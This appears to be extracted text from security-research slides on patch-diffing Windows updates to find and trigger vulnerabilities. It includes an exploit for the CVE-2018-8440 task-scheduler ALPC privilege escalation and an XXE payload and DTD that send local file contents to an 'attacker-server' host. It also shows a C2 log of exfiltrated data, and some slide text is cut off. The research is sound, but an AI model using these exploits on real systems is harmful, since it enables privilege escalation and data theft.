
ASSOCIATED PATCHED FILES

	file_in_kb	count(*)
1	compstui.dll	4
2	dafprintprovider.dll	4
3	findnetprinters.dll	4
4	localspl.dll	4
5	pmcsnap.dll	4
6	ppcsnap.dll	4
7	printui.exe	4
8	printfy.dll	4
9	puapi.dll	4
10	puobj.dll	4
11	win32spl.dll	4
12	winprint.dll	4

	file_in_kb	count(*)
1	wer.dll	3
2	werdiagcontroller.dll	3
3	wermgr.exe	3
4	werfault.exe	2
5	werfaultsecure.exe	2
6	werconcp.dll	1
7	werccplsupport.dll	1
8	wersvc.dll	1

Step 3

Trigger the
vulnerable functions



Step 3 - Trigger the Vulnerable Functions

- Extract all the executables that call the vulnerable function
 - Generate call graphs
- Generate a code that will trigger the vulnerability
 - Find examples in the internet
 - Support COM APIs
 - Support RPC APIs


Step 3 - Generating call graphs

Mapping all function calls across executables

ranked_pe_name	ranked_function_name	imported_module	imported_function_name	reason
Filter	Filter	Filter	Filter	Filter
hh.exe	GetRegisteredLocation	NULL	NULL	StringCchPrintfA
hh.exe	GetRegisteredLocation	ADVAPI32	RegOpenKeyExA	__imp_RegOpenKeyExA
hh.exe	GetRegisteredLocation	ADVAPI32	RegQueryValueExA	__imp_RegQueryValueExA
hh.exe	GetRegisteredLocation	KERNEL32	ExpandEnvironmentStringsA	__imp_ExpandEnvironmentStringsA
hh.exe	GetRegisteredLocation	ADVAPI32	RegCloseKey	__imp_RegCloseKey
hh.exe	GetRegisteredLocation	NULL	NULL	__security_check_cookie
hh.exe	WinMain	KERNEL32	HeapSetInformation	__imp_HeapSetInformation
hh.exe	WinMain	NULL	NULL	SubKey

Step 3 - Generating call graphs

“If you don't know where you are going any road will get you there” - Lewis Carroll



Step 3 - Enriching our graphs

MSDN

ranked_signature	ranked_ret_val_type	ranked_description	ranked_params	ranked_code_ex
Filter	Filter	Filter	Filter	Filter
HRESULT GetScreenExt(\n TsViewCookie vcView,\n RECT ...	HRESULT	Gets the bounding box screen coordinates of the ...	[{"name": "vcView"}, {"name": "prc"}]	[]
Status TransformVectors(\n Point *pts,\n INT count\n);\n	Status	The Matrix::TransformVectors method multiplies...	[{"name": "pts"}, {"name": "count"}]	[("VOID Example_TransVector...

GitHub

ranked_content	ranked_html_url	ranked_raw_url	ranked_function_name
Filter	Filter	Filter	Filter
// DomainSearch.cpp : Defines the entry point fo...	https://github.com/haiyangIt/Haiyang/blob/...	https://raw.githubusercontent.com/haiyangIt/...	ADsBuildEnumerator
/*\n * Implementation of the Active Directory ...	https://github.com/darkhedmatim/reactos/blob/...	https://raw.githubusercontent.com/darkhedmati...	ADsBuildVarArrayInt
#include "IADs.h"\n#include ".././...	https://github.com/jlguenego/node-expose-sspi/...	https://raw.githubusercontent.com/jlguenego/...	ADsBuildVarArrayStr
/*\n * Implementation of the Active Directory ...	https://github.com/darkhedmatim/reactos/blob/...	https://raw.githubusercontent.com/darkhedmati...	ADsEncodeBinaryData


Step 3 - Generate RPC clients

```
RpcDecompilerInit
IID = {894DE0C0-0D55-11D3-A322-00C04FA321A1}
[
  uuid(894de0c0-0d55-11d3-a322-00c04fa321a1),
  version(1.0),
]
interface DefaultIfName
{
  typedef struct Struct_28_t
  {
    short  StructMember0;
    short  StructMember1;
    [unique] /* [DBG] FC_CVARRAY */[size_is(StructMember1/2)]
  }Struct_28_t;

  Long Proc0(
    [in][unique]wchar_t *arg_0,
    [in][unique]struct Struct_28_t* arg_1,
    [in]long arg_2,
    [in]char arg_3,
    [in]char arg_4);

  Long Proc1(
    [in][unique]wchar_t *arg_0);

  Long Proc2(
    [in][unique]wchar_t *arg_0,
    [in][unique]struct Struct_28_t* arg_1,
    [in]long arg_2,
    [in]char arg_3,
    [in]char arg_4,
    [in]long arg_5);
}
```




Step 3 - Generate RPC clients

Got 127 working projects

Project files

Name	Date modified	Type	Size
idl_try-template_c681d488-d850-11d0-8c52-00c04f49097e	21/01/2021 18:46	File folder	
idl_try-template_c80066a8-7379-44fc-b9b2-8466930791b0	21/01/2021 18:46	File folder	
idl_try-template_cad784cb-4c1b-4d96-b8f7-4716b568b13c	21/01/2021 18:46	File folder	
idl_try-template_d4254995-08c3-4fcc-b2a6-0b651377a29c	21/01/2021 18:46	File folder	
idl_try-template_d4254995-08c3-4fcc-b2a6-0b651377a29d	21/01/2021 18:46	File folder	
idl_try-template_d25576e4-0d62-43f7-98f9-b4c0724158f9	21/01/2021 18:46	File folder	
idl_try-template_dc3b9bc8-bef7-4578-a0de-f089048442db	21/01/2021 18:46	File folder	
idl_try-template_df1941c3-fe89-4e79-bf10-463657c444d	21/01/2021 18:46	File folder	
idl_try-template_e1af8308-5d1f-11c9-91a4-08002b14a0fa	21/01/2021 18:46	File folder	
idl_try-template_e40f7b57-7a25-4cd3-a135-7f7d3df9d16b	21/01/2021 18:46	File folder	
idl_try-template_e50c73a6-889f-11cf-9af1-0020af6e72f4	21/01/2021 18:46	File folder	
idl_try-template_e3907022-c899-44e7-9d11-9d8b3d924832	21/01/2021 18:46	File folder	
idl_try-template_eb081a0d-10ee-478a-a1dd-50995283e7a8	21/01/2021 18:47	File folder	
idl_try-template_f2c9b409-c1c9-4100-8639-d8ab1486694a	21/01/2021 18:47	File folder	
idl_try-template_f5e6945-a2e6-4ac9-947d-e5ca11361772	21/01/2021 18:47	File folder	
idl_try-template_f6beaff7-1e19-4fb-b89a2018337c	21/01/2021 18:47	File folder	
idl_try-template_f50aac00-c7f3-428e-a022-a6b71bf69d43	21/01/2021 18:47	File folder	
idl_try-template_f319c53-4e0c-491a-aad3-2a7ceb7525d4	21/01/2021 18:47	File folder	
idl_try-template_f47433c3-3e9d-4157-aad4-83aa1f5c2d4c	21/01/2021 18:47	File folder	
idl_try-template_fb8a0729-2d04-4e58-be93-27b4ad553fac	21/01/2021 18:47	File folder	
idl_try-template_f48bb951-c830-4734-bf2c-18ba6ec7ab49	21/01/2021 18:47	File folder	
idl_try-template_fda7a0523-dc70-43dd-9b2e-9c5ed48225b1	21/01/2021 18:47	File folder	
0a74ef1c-41a4-4e06-83ae-dc74fb1cd5d3.exe	21/01/2021 18:41	Application	74 KB
0b0a6584-9e0f-11cf-a3cf-00805968cb1b.exe	21/01/2021 18:41	Application	75 KB
0d1a2735-cea0-4ecc-a9a2-41a2d81aead4.exe	21/01/2021 18:41	Application	88 KB
0d72a744-6148-11d1-b4aa-00c08b66ea0.exe	21/01/2021 18:41	Application	70 KB
1a04d10f-1c33-432c-b0f9-9c4e4b053099.exe	21/01/2021 18:41	Application	70 KB
1b37ca91-76b1-4f5e-a3c7-2abfc61f2bb0.exe	21/01/2021 18:41	Application	79 KB
1d55b506-c137-46c5-ab79-6382a68a889.exe	21/01/2021 18:41	Application	84 KB
1ff70682-0a51-30eb-076d-740b6bce98b.exe	21/01/2021 18:41	Application	73 KB
2a82b21-e44f-4791-9aa1-dfae788e2f43.exe	21/01/2021 18:42	Application	73 KB
2ac69d68-b434-4b3e-b966-e08b4b3a84cb.exe	21/01/2021 18:42	Application	92 KB
2d98a740-581d-41b9-aa04-a88b9d5ce938.exe	21/01/2021 18:42	Application	92 KB
2e7d4895-59d2-4312-a2c8-41900aa5495f.exe	21/01/2021 18:42	Application	72 KB
2e603b62-dbf1-41a7-a044-656b439c4c34.exe	21/01/2021 18:42	Application	75 KB
2eb08a2e-639f-4fba-97b1-14ff878961076.exe	21/01/2021 18:42	Application	78 KB
3a8ef155-691d-4449-8d05-09ad57031823.exe	21/01/2021 18:42	Application	77 KB



Step 3 - Generate code to Trigger RPC server

CVE-2018-8440 - Sandbox Escaper ALPC LPE example

```
51 long Proc2__SchRpcRetrieveTask(  
52     [in]/* simple_ref */[string] wchar_t* arg_1,  
53     [in]/* simple_ref */[string] wchar_t* arg_2,  
54     [in]/* simple_ref */long *arg_3,  
55     [out][ref][string] wchar_t** arg_4);  
56 ...  
57 long Proc3_SchRpcCreateFolder(  
58     [in]/* simple_ref */[string] wchar_t* arg_1,  
59     [in][unique][string] wchar_t* arg_2,  
60     [in]long arg_3);  
61 ...  
62 long Proc4_SchRpcSetSecurity(  
63     [in]/* simple_ref */[string] wchar_t* arg_1,  
64     [in]/* simple_ref */[string] wchar_t* arg_2,  
65     [in]long arg_3);  
66 ...  
67 long Proc5_SchRpcGetSecurity(  
68     [in]/* simple_ref */[string] wchar_t* arg_1,  
69     [in]long arg_2,  
70     [out][ref][string] wchar_t** arg_3);  
71 ...
```

Step 3 - Generate code to Trigger RPC server

CVE-2018-8440 - Sandbox Escaper ALPC LPE example

```
RPC_STATUS CreateBindingHandle(RPC_BINDING_HANDLE *binding_handle)
{
    RPC_STATUS status;
    RPC_BINDING_HANDLE v5;
    RPC_SECURITY_QOS SecurityQOS = {};
    RPC_WSTR StringBinding = nullptr;
    RPC_BINDING_HANDLE Binding;
    StringBinding = 0;
    Binding = 0;

    status = RpcStringBindingComposeW((RPC_WSTR)L"86d35949-83c9-4044-b424-db363231fd0c", (RPC_WSTR)L"ncalrpc",
        nullptr, /*(RPC_WSTR)L"Schedule"*/nullptr, nullptr, &StringBinding);
    if (status == RPC_S_OK)
    {
        status = RpcBindingFromStringBindingW(StringBinding, &Binding);
        RpcStringFreeW(&StringBinding);
        if (!status)
        {
            SecurityQOS.Version = 1;
            SecurityQOS.ImpersonationType = RPC_C_IMP_LEVEL_IMPERSONATE;
            SecurityQOS.Capabilities = RPC_C_QOS_CAPABILITIES_DEFAULT;
            SecurityQOS.IdentityTracking = RPC_C_QOS_IDENTITY_STATIC;
            status = RpcBindingSetAuthInfoExW(Binding, 0, 6u, 0xAu, 0, 0, (RPC_SECURITY_QOS*)&SecurityQOS);
            if (!status)
            {
                v5 = Binding;
                Binding = 0;
                *binding_handle = v5;
            }
        }
    }
}
```


Step 3 - Generate code to Trigger RPC server

CVE-2018-8440 - Sandbox Escaper ALPC LPE example

```
62 }
63 void RunExploit()
64 {
65     RPC_BINDING_HANDLE handle;
66     RPC_STATUS status = CreateBindingHandle(&handle);
67     /**
68     //Now here is the run, you can call some ALPC functions and use context handles too.
69     //Example:
70     /**/
71     printf("before rpc call\r\n");
72     // place your RPC call here
73     wchar_t* arg_1 = (wchar_t*)L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)(A;;FA;;;SY)(A;OICIIO;GA;;;SY)(A;;0x1301bf;;;AU)(A;OICIIO;SDGXGWGR;;;AU)(
74
75     Proc3_SchRpcCreateFolder(handle, (wchar_t*)L"UpdateTask10", arg_1, 0);
76     Proc4_SchRpcSetSecurity(handle, (wchar_t *)L"UpdateTask10", (wchar_t *)L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)(A;;FA;;;SY)(A;OICIIO;GA;;;SY)
77
78     printf("after rpc call\r\n");
79 }
80 int main()
81 {
82     std::cout << "Run Exploit started for 86d35949-83c9-4044-b424-db363231fd0c with Schedule!\n";
83     RunExploit();
84 }
```

Step 4

0-day hunt



Vulnerability categories

CWE_id	CWE_name	count(*)
<i>NULL</i>	<i>NULL</i>	2901
269	ClassImproper Privilege Management	563
119	ClassImproper Restriction of Operations within the Bounds of a Memory Buffer	424
200	ClassExposure of Sensitive Information to an Unauthorized Actor	423
20	Improper Input Validation	110
264	Permissions Privileges and Access Controls	34
404	ClassImproper Resource Shutdown or Release	19
281	BaseImproper Preservation of Permissions	15
611	BaseImproper Restriction of XML External Entity Reference	6
913	ClassImproper Control of Dynamically-Managed Code Resources	6
59	BaseImproper Link Resolution Before File Access	4
863	ClassIncorrect Authorization	4
434	BaseUnrestricted Upload of File with Dangerous Type	3
843	BaseAccess of Resource Using Incompatible Type	2
94	BaseImproper Control of Generation of Code	1
120	BaseBuffer Copy without Checking Size of Input	1
287	ClassImproper Authentication	1
295	BaseImproper Certificate Validation	1
416	VariantUse After Free	1
610	ClassExternally Controlled Reference to a Resource in Another Sphere	1
732	ClassIncorrect Permission Assignment for Critical Resource	1

Past XXE vulnerabilities

We ran our CVE tool and found 8 past xxe vulnerabilities between 2017-2021:

1. CVE-2017-0170 - Windows Performance Monitor
2. CVE-2017-8557 - Windows System Information Console
3. CVE-2017-8710 - Windows System Information Console
4. CVE-2018-0878 - Windows Remote Assistance
5. CVE-2018-8527 - SQL Server Management Studio
6. CVE-2019-0948 - Windows Event Viewer
7. CVE-2019-1079 - Visual Studio
8. CVE-2020-0765 - Remote Desktop Connection Manager

kb_name	cve_desc	match_score	cve_name	year_month	file_name	CWE_name	CWE_id	vulType	osVersion
Filter	Filter	Filter	Filter	Filter	Filter	Filter	611 ✖	Filter	Filter
1 4088879	remote assistance	3520	CVE-2018-0878	2018_3	racpldgl.dll	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
2 4088879	remote assistance	3520	CVE-2018-0878	2018_3	msrahc.dll	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
3 4088879	remote assistance	3520	CVE-2018-0878	2018_3	sdchange.exe	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
4 4088879	remote assistance	3520	CVE-2018-0878	2018_3	msra.exe	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
5 4025333	performance monitor	4520	CVE-2017-0170	2017_7	wdc.dll	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
6 4025333	performance monitor	4520	CVE-2017-0170	2017_7	perfmon.exe	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1

Intro to XXE

 **Common Weakness Enumeration**
A Community-Developed List of Software & Hardware Weakness Types

CWE TOP 25 Most Dangerous Software Weaknesses

Home > CWE List > CWE- Individual Dictionary Definition (4.3)

ID Lookup: Go

Home | About | CWE List | Scoring | Community | News | Search

CWE-611: Improper Restriction of XML External Entity Reference

Weakness ID: 611
Abstraction: Base
Structure: Simple

Status: Draft

Presentation Filter:

Description

The software processes an XML document that can contain XML entities with URIs that resolve to documents outside of the intended sphere of control, causing the product to embed incorrect documents into its output.

Extended Description

XML documents optionally contain a Document Type Definition (DTD), which, among other features, enables the definition of XML entities. It is possible to define an entity by providing a substitution string in the form of a URI. The XML parser can access the contents of this URI and embed these contents back into the XML document for further processing.

[By submitting an XML file that defines an external entity with a file:// URI, an attacker can cause the processing application to read the contents of a local file.](#) For example, a URI such as "file:///c:/winnt/win.ini" designates (in Windows) the file C:\Winnt\win.ini, or file:///etc/passwd designates the password file in Unix-based systems. Using URIs with other schemes such as http://, the attacker can force the application to make outgoing requests to servers that the attacker cannot reach directly, which can be used to bypass firewall restrictions or hide the source of attacks such as port scanning.

Once the content of the URI is read, it is fed back into the application that is processing the XML. This application may echo back the data (e.g. in an error message), thereby exposing the file contents.

Alternate Terms

XXE: XXE is an acronym used for the term "XML eXternal Entities"

How XXE works

Example how to trigger XXE

```
MyCustomView.xml (malicious Windows Event Custom View XML)

<?xml version="1.0"?>
<!DOCTYPE APPARITION [
<!ENTITY % file SYSTEM "C:\Windows\system.ini">
<!ENTITY % dtd SYSTEM "http://attacker-server:8080/payload.dtd">
%dtd;]>
<pwn>&send;</pwn>
```

```
payload.dtd (host on attacker server)

<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker-server:8080?%file;'>">
%all
```

XXE - Root Cause Analysis - msra

Msra.exe - CVE-2018-0878 - function LoadRATicket - added 4 conditions (35->39)

ked_pe_na	ranked_version	ranked_kb	anked_build_dat	feature_type	before	referenced_function_name	similarity	after	short_reason	type_of_change
msra	Filter	Filter	2018-03	hangedAmountOfConditions	Filter	Filter	Filter	Filter	Filter	Filter
1 msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	35	public: long CRATicket::LoadRATicket(unsigned short *)	0.9648239105...	39	Counter	CHANGED
2 msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	77	public: int CRemoteAssistanceApp::ParseCmdLine(unsigned short *)	0.9776479182...	79	Counter	CHANGED
3 msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	31	wWinMain	0.9790495660...	32	Counter	CHANGED
4 msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	3	public: CRemoteAssistanceApp::CRemoteAssistanceApp(void)	0.8168372934...	4	Counter	CHANGED
5 msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	11	int IsFlag(unsigned short *, unsigned short *, unsigned int, unsigned l...	0.9238628254...	12	Counter	CHANGED
6 msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	63	private: unsigned int CWizard::SetActive(struct HWND__ *)	0.9546570392...	64	Counter	CHANGED

XXE - Root Cause Analysis - msra

LoadRATicket - the Unpatched version

```
74 v7 = CoCreateInstance(&CLSID_DOMDocument, 0i64, 1u, &IID_IXMLDOMDocument, (LPVOID *)&ppv);
75 if ( v7 < 0 )
76     goto LABEL_52;
77 v7 = ((__int64 (__fastcall *)(IXMLDOMDocument *, _QWORD))ppv->lpVtbl->put_async)(ppv, 0i64);
78 if ( v7 < 0 )
79     goto LABEL_52;
80 VariantInit(&v34);
81 v34.vt = 8;
82 v34.llVal = (LONGLONG)a2;
83 v44 = v34;
84 if ( ((int (__fastcall *)(IXMLDOMDocument *, VARIANTARG *, __int16 *))ppv->lpVtbl->load)(ppv, &v44, &v46) < 0 )
85     goto LABEL_51;
```

XXE - Root Cause Analysis - msra

Patched version

```
External symbol Lumina function
73 v38 = 0164;
74 v47 = -1;
75 xmlDocObject = CoCreateInstance(&CLSID_DOMDocument2, 0164, 1u, &IID_IXMLDOMDocument, (LPVOID *)&ppv);
76 if ( xmlDocObject < 0 )
77 goto endOffFunction;
78 v24.vt = 11;
79 v24.iVal = 0;
80 v35 = v24;
81 xmlDocObject = ((__int64 (__fastcall *) (IXMLDOMDocument *, const wchar_t *, VARIANTARG *))ppv->lpVtbl[1].GetTypeInfo)(
82     ppv,
83     L"AllowDocumentFunction",
84     &v35);
85 VariantClear(&v24);
86 if ( xmlDocObject < 0 )
87 goto endOffFunction;
88 v24.vt = 11;
89 v24.iVal = 0;
90 v35 = v24;
91 xmlDocObject = ((__int64 (__fastcall *) (IXMLDOMDocument *, const wchar_t *, VARIANTARG *))ppv->lpVtbl[1].GetTypeInfo)(
92     ppv,
93     L"AllowXsltScript",
94     &v35);
95 VariantClear(&v24);
96 if ( xmlDocObject < 0 )
97 goto endOffFunction;
98 v24.vt = 11;
99 v24.iVal = -1;
100 v35 = v24;
101 xmlDocObject = ((__int64 (__fastcall *) (IXMLDOMDocument *, const wchar_t *, VARIANTARG *))ppv->lpVtbl[1].GetTypeInfo)(
102     ppv,
103     L"ProhibitDTD",
104     &v35);
105 VariantClear(&v24);
106 if ( xmlDocObject < 0 )
107 goto endOffFunction;
108 xmlDocObject = ((__int64 (__fastcall *) (IXMLDOMDocument *, _QWORD))ppv->lpVtbl[1].put_resolveExternals)(ppv, 0164); // resolve_externals
109 if ( xmlDocObject < 0 )
110 goto endOffFunction;
111 xmlDocObject = ((__int64 (__fastcall *) (IXMLDOMDocument *, _QWORD))ppv->lpVtbl[1].put_async)(ppv, 0164); // put_async
112 if ( xmlDocObject < 0 )
113 goto endOffFunction;
114 VariantInit(&v36);
115 v36.vt = 8;
116 v36.lVal = (LONG)0;
117 v35 = v36;
118 if ( ((int (__fastcall *) (IXMLDOMDocument *, VARIANTARG, __int16 *))ppv->lpVtbl->load)(ppv, &v35, &v47) < 0 ) // load
119 goto endOffFunction2;
120 if ( !v47 )
```

```
; GUID CLSID_DOMDocument2
CLSID_DOMDocument2 dd 0f6d90f11h, 11d39c73h, 0c0002e83h, 0b408994fh, 2 dup(0)
; DATA XREF: ConvertToCollabTicket(CRATicket *,int)+1B940
; CRATicket::SaveRATicket(ushort *,int)+16440
; CRATicket::LoadRATicket(ushort *)+F140
```

The 4th condition
disable resolve externals

XXE - Root Cause Analysis - upnphost

We develop a feature to search for all added prohibitDTD patches and found 3 additional patches

id	ranked_pe_name	ranked_version	ranked_kb	ranked_build_date	zed_p	pack	iced	ence	ed_bk	feature_type	diff	score	ranked_function_name	reason	before	_func
	Filter	Filter	Filter	Filter						Filter			Filter	RestrictDomDocument		
1	233... upnphost.dll	upn... 6.3.9600.19782	4571723	2020-08	upn...	upn...	6.3...	456...	202...	ChangedXrefs	AVUL	0.0	long HLoadDocument/unaligned short *,class SmartComPtr<struct IXMLDOMD...	void RestrictDomDocument(struct IXMLDOMDocument *, unsigned...	0	lon...

```
1 __int64 __fastcall RestrictDomDocument(struct IXMLDOMDocument *a1, LONG a2)
2 {
3     struct IXMLDOMDocument *v2; // rdi
4     IXMLDOMDocumentVtbl *v4; // rax
5     __int64 result; // rax
6     OLECHAR *v6; // rsi
7     __int64 v7; // rdx
8     OLECHAR *v8; // rsi
9     __int64 v9; // rdx
10    OLECHAR *v10; // rdx
11    __int64 v11; // rax
12    VARIANTARG pvarg; // [rsp+20h] [rbp-40h]
13    VARIANTARG v13; // [rsp+40h] [rbp-20h]
14    __int64 *v14; // [rsp+80h] [rbp+20h]
15
16    v2 = a1;
17    ((void (__fastcall *)(struct IXMLDOMDocument *, _QWORD))a1->lpVtbl->put_resolveExternals)(a1, 0i64);
18    v4 = v2->lpVtbl;
19    v14 = 0i64;
20    result = ((__int64 (__fastcall *)(struct IXMLDOMDocument *, GUID *, __int64 **))v4->QueryInterface)(
21        v2,
22        &IID_IXMLDOMDocument2,
23        &v14);
24    if ( (int)result >= 0 )
25    {
26        VariantInit(&pvarg);
27        pvarg.vt = 11;
28        pvarg.lVal = 1;
29        v6 = SysAllocString(L"ProhibitDTD");
30        if ( SysStringLen(v6) )
31        {
32            v7 = *v14;
33            v13 = pvarg;
34            ((*void (__fastcall **)(__int64 *, OLECHAR *, VARIANTARG **))(v7 + 640))(v14, v6, &v13);
35            SysFreeString(v6);
36        }
37        VariantClear(&pvarg);
38        pvarg.vt = 22;
39        pvarg.lVal = 50;
40        v8 = SysAllocString(L"MaxElementDepth");
41        if ( SysStringLen(v8) )
42        {
43            v9 = *v14;
44            v13 = pvarg;
```


XXE - Root Cause Analysis - upnphost

We develop a feature to search for all added prohibitDTD patches and found 3 additional patches

```
145     phkResult = 0i64;  
146     if ( !RegOpenKeyExW(  
147         HKEY_LOCAL_MACHINE,  
148         L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\UPnP",  
149         0,  
150         1u,  
151         &phkResult) )  
152     {  
153         HrRegQueryDword(phkResult, L"SOAP size Limit", (unsigned int *)&dword_1800105F8);  
154         RegCloseKey(phkResult);  
155     }  
156     v17 = dword_1800105F8;  
157     v16 = 0x7FFFFFFF;  
158     if ( !dword_1800105F8 )  
159         v17 = 0x400000;  
160     v18 = 10240;  
161     if ( v17 > 0x2800 )  
162         v18 = v17;  
163     if ( v18 < 0x7FFFFFFF )  
164         v16 = v18;  
165     dword_1800105F8 = v16;  
166 }  
167 RestrictDomDocument((struct IXMLDOMDocument *)ppv, v16);  
168 v5 = ((__int64 (__fastcall *) (IXMLDOMDocument2 *, OLECHAR *, __int16 *))ppv->lpVtbl->loadXML)(ppv, v6, &v25);  
169 if (v5 < 0 || v25 != 1)  
170 {
```


Conditions for XXE

1

Vulnerable CLSID
(COM object)

2

No restrictions for
DTD were applied

3

Vulnerable functions:

- Load
- loadXML
- set_xml

4

Control over input
XML

XXE - Detect vulnerable CLSIDs

- Discover all Windows 10 CLSIDs
- Enumerate all COM interfaces and functions
- Call all the XML related functions in order to trigger XXE vulnerability.

XXE - Detect vulnerable COM servers

C2 server view - 16 vulnerable CLSIDs

```
Command Prompt
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /xex.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3br34ch%20XXE%20vulnerabilityusing%20loadguid_interface:{2933BF95-7B36-11D2-B20E-00C04F983E60}guid_clsid:{2933BF91-7B36-11D2-B20E-00C04F983E60} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /xex.xml HTTP/1.1" 200 -
